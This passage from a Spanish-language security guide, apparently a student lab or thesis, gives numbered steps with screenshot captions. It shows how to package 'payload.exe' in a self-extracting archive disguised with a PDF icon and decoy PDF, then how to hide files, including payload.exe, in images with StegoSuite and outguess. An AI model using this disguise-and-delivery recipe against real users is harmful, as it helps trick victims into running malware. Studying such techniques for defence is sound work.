


Imagen 86: Configuración avanzada del archivo autoextraíble pdf

30. En la pestaña de “Opciones SFX avanzadas” en la sección “Instalación” se proporciona los archivos que se deben ejecutar tras la extracción, primero se agrega el “payload.exe” y luego “Esteganografía.pdf” para que el payload malicioso se dispare al iniciar y se muestre el archivo pdf sin problema.




Imagen 87: Configuración SFX para el archivo autoextraíble pdf

31. En la pestaña “Actualización” se configura la sobreescritura, se selecciona la que dice sobreescribir todos los ficheros.




Imagen 88: Configuración de sobreescritura en archivo autoextraíble pdf

32. En la sección de logotipo o texto, seleccionar la parte de agregar fichero como fichero, y se selecciona la imagen de pdf en formato ico




Imagen 89: Seleccionar el ico de pdf para el archivo autoextraíble

33. Se da en aceptar en todos los apartados y se crea sin problema el archivo autoextraíble denominado “Esteganografía”.




Imagen 90: Archivo autoextraíble pdf creado exitosamente

34. Al dar doble clic en el archivo creado se observa como aparece una pestaña de aviso de instalación, el usuario en ocasiones emite estos mensajes y da en siguiente sin problema alguno.




Imagen 91: Prueba de archivo autoextraíble pdf

35. Al dar clic se puede observar como el archivo es ejecutado sin problema alguno,




Imagen 92: Prueba sin error del archivo autoextraíble pdf

TECNICAS DE ESTEGANOGRAFÍA TRADICIONALES

TÉCNICA LSB EN IMAGEN PNG – HERRAMIENTA STEGOSUITE

36. Para iniciar la herramienta se emite el comando stegosuite gui




Imagen 93: Técnica LSB herramienta StegoSuite

37. En la sección de file dar clic en la opción “OPEN” para insertar la imagen a utilizar en este caso sera en formato png




Imagen 94: Seleccionar archivo de selección de camuflaje – StegoSuite

38. Se observa tres apartados, una para emitir un comentario, otro para seleccionar el archivo a ocultar, en este caso será el archivo prueba.sh y otra para insertar una contraseña, colocar el archivo y una contraseña correspondiente.




Imagen 95: Se configura el camuflaje – StegoSuite

39. Al tener todo perfectamente configurado dar clic en embed.




Imagen 96: Configuración completa dar "Embed" – StegoSuite

40. Dar clic en la opcion “embed” y se observa como se almacena correctamente la imagen




Imagen 97: Almacenar archivo en ruta especifica - StegoSuite

41. Se crea correctamente el archivo como nombre “carro_embed.png” como prueba final.




Imagen 98: Archivo creado exitosamente – StegoSuite

TÉCNICA DCT EN IMAGEN JPG – HERRAMIENTA OUTGUESS

42. Como la herramienta ya se encuentra instalada, se emite por comando. Para aquello la estructura inicial es con el comando outguess
    -k Sirve para insertar contraseña
    -d: seleccionar el archivo a ocultar




Imagen 99: Técnica DCT con herramienta Outguess

43. Como se puede observar con el comando “outguess –d payload.exe prueba.jpg prueba_final.jpg se crea existosamente el archivo incrustado con la herramienta y se obsera en la carpeta de kali

